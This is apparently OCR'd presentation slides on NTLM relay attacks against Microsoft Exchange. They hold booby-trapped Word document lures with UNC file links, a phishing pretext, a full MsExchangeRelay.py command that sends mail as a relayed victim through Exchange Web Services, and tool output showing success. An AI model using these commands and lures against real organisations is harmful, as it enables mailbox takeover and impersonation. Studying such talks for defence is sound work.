
Infected word document 2



Dear Colleagues!

This is Attentiveness test. If you can see this link, call us

Infected word document 3



file:///\\127.0.0.1\subdoctest\
Нажмите CTRL и щелкните ссылку

Dear Colleagues!

This is Attentiveness test. If you can see this link, call us


Some cases

Case 1: MSExchange Relay via SMB (external)

- A lot of organizations closed incoming 445 port after Wanna Cry attack
- But not all of them closed outgoing 445 port
- So MSExchangeRelay works!

Case 2: MSExchange Relay via SMB (internal)

- Windows OS login smb with domain creds automatically



[redacted]

[redacted].2018 12:10

real_users_email

Hello


Кому [redacted] mis

Hello, my mailbox has been...

PWNED!!


Case 2: MSExchange Relay via SMB (internal)

python MsExchangeRelay.py -v -t https://exchange_addr/ews/exchange.asmx -r sendMail -d "mis@m13.su" -s Hello -m sampleMsg.html -o out.txt



```
Impacket v0.9.18-dev - Copyright 2018 SecureAuth Corporation

[*] NtlmRelayX to Exchange Web Services - Author: @Arno0x0x
[+] File [sampleMsg.html] successfully loaded !
[*] Running in relay mode to single host
[*] Running in relay mode to single host
[*] Setting up SMB Server

[*] Setting up HTTP Server
[*] Servers started, waiting for connections
```

Case 2: MSExchange Relay via SMB (internal)




```
[*] Setting up HTTP Server
[*] Servers started, waiting for connections


[*] SMBD: Received connection from ip_addr , attacking target exchange_addr
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against exchange_addr  as domain\login SUCCEED
[+] Received response from EWS server
<?xml version="1.0" encoding="utf-8"?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/s
oap/envelope/"><s:Header><h:ServerVersionInfo MajorVersion="15" MinorVersion="0" MajorB
uildNumber="1395" MinorBuildNumber="0" Version="V2_23" xmlns:h="http://schemas.microsof
t.com/exchange/services/2006/types" xmlns="http://schemas.microsoft.com/exchange/servic
es/2006/types" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.or
g/2001/XMLSchema-instance"/></s:Header><s:Body xmlns:xsi="http://www.w3.org/2001/XMLSch
ema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"><m:CreateItemResponse xmlns:
m="http://schemas.microsoft.com/exchange/services/2006/messages" xmlns:t="http://schema
s.microsoft.com/exchange/services/2006/types"><m:ResponseMessages><m:CreateItemResponse
Message ResponseClass="Success"><m:ResponseCode>NoError</m:ResponseCode><m:Items/></m:C
reateItemResponseMessage></m:ResponseMessages></m:CreateItemResponse></s:Body></s:Envel
ope>
```

Case 3: MSExchange Relay via HTTP (external)

- User opens document with ExchangeRelay via HTTP

- Evil_http_server (domain name) should look like real mail server

- After users login we have his ntlm-session

